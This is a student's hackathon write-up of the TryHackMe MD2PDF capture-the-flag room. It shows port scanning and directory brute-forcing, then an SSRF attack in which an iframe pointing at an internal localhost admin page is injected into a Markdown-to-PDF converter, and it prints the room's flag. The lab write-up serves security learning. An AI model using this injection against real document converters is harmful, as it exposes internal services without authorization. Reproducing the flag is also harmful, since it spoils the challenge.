Cybersecurity Hackathon – Week 1 Write-up


Name: Yedhukrishna
Event: OWASP Kerala × MuLearn Cybersecurity Hackathon
Week 1 Task: Complete a TryHackMe CTF room and submit a write-up with screenshots.

Room Selected: MD2PDF – TryHackMe

The **MD2PDF** room challenges users to exploit a web-based Markdown-to-PDF service and uncover a hidden admin panel to retrieve the flag. The main vulnerability explored is **Server-Side Request Forgery (SSRF)**.

Step 1: Initial Reconnaissance

I began the challenge by scanning the target machine for open ports using **Nmap**:




```
┌──(elliot㉿kali)-[~/…/ctfs/tryhackme/rooms/md2pdf]
└─$ nmap 10.10.253.93
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-09 02:36 EDT
Nmap scan report for 10.10.253.93
Host is up (0.33s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
5000/tcp open  upnp

Nmap done: 1 IP address (1 host up) scanned in 7.84 seconds

┌──(elliot㉿kali)-[~/…/ctfs/tryhackme/rooms/md2pdf]
└─$ ▌
```

Scan Results:

- **Port 22** – SSH
- **Port 80** – HTTP web service
- **Port 5000** – Another web service (likely similar)

Step 2: Exploring the Web App


Navigating to the website on port 80 displayed a basic interface to input Markdown and convert it to PDF.



The site allowed both Markdown and HTML content — a hint that the server renders HTML into PDFs, likely using `wkhtmltopdf`.

Step 3: Directory Enumeration

Using Gobuster, I performed directory brute-forcing to discover hidden endpoints:




```
┌──(elliot㉿kali)-[/usr/share/wordlists/dirbuster]
└─$ gobuster dir -u http://10.10.223.176/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.223.176/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/admin                (Status: 403) [Size: 166]
Progress: 301 / 87665 (0.34%)^Z
zsh: suspended  gobuster dir -u http://10.10.223.176/ -w

┌──(elliot㉿kali)-[/usr/share/wordlists/dirbuster]
└─$ 
```

Discovered:

- `/admin` – hidden endpoint

Step 4: Access Denied (Admin Page)

When I accessed `/admin`, I received a **403 Forbidden** error, indicating that this route is restricted — likely only accessible from **localhost** (127.0.0.1).



Forbidden


This page can only be seen internally (localhost:5000)

Exploiting SSRF via Markdown to PDF

Knowing that the server converts Markdown to PDF (likely using an HTML-rendering engine), I attempted HTML injection within the Markdown input:

```
<iframe src="http://127.0.0.1:5000/admin"></iframe>
```


Once rendered, the resulting PDF displayed the content of the internal-only `/admin` page demonstrating a successful **SSRF attack** via the PDF generator.



```
<iframe src="http://localhost:5000/admin"></iframe>
```

Capture the Flag


The content of the admin page revealed the **flag** for the room.



```
flag{1f4a2b6ffeaf4707c43885d704eaee4b}
```

What is the flag?

Ans: **flag{1f4a2b6ffeaf4707c43885d704eaee4b}**



Hello Hacker!

TopTierConversions LTD is proud to announce its latest and greatest product launch: MD2PDF.

This easy-to-use utility converts markdown files to PDF and is totally secure! Right...?


Note: Please allow 3-5 minutes for the VM to boot up fully before attempting the challenge.

Answer the questions below

What is the flag?

flag{1f4a2b6ffeaf4707c43885d704eaee4b}

Completion Certificate



Congratulations on completing MD2PDF!!! 🎉

Points earned	Completed tasks	Room type	Difficulty	Streak
30	1	Challenge	Easy	1

This room counted toward joining the league 🎯

Author

Completed by: Yedhukrishna

Platform: TryHackMe

Room: MD2PDF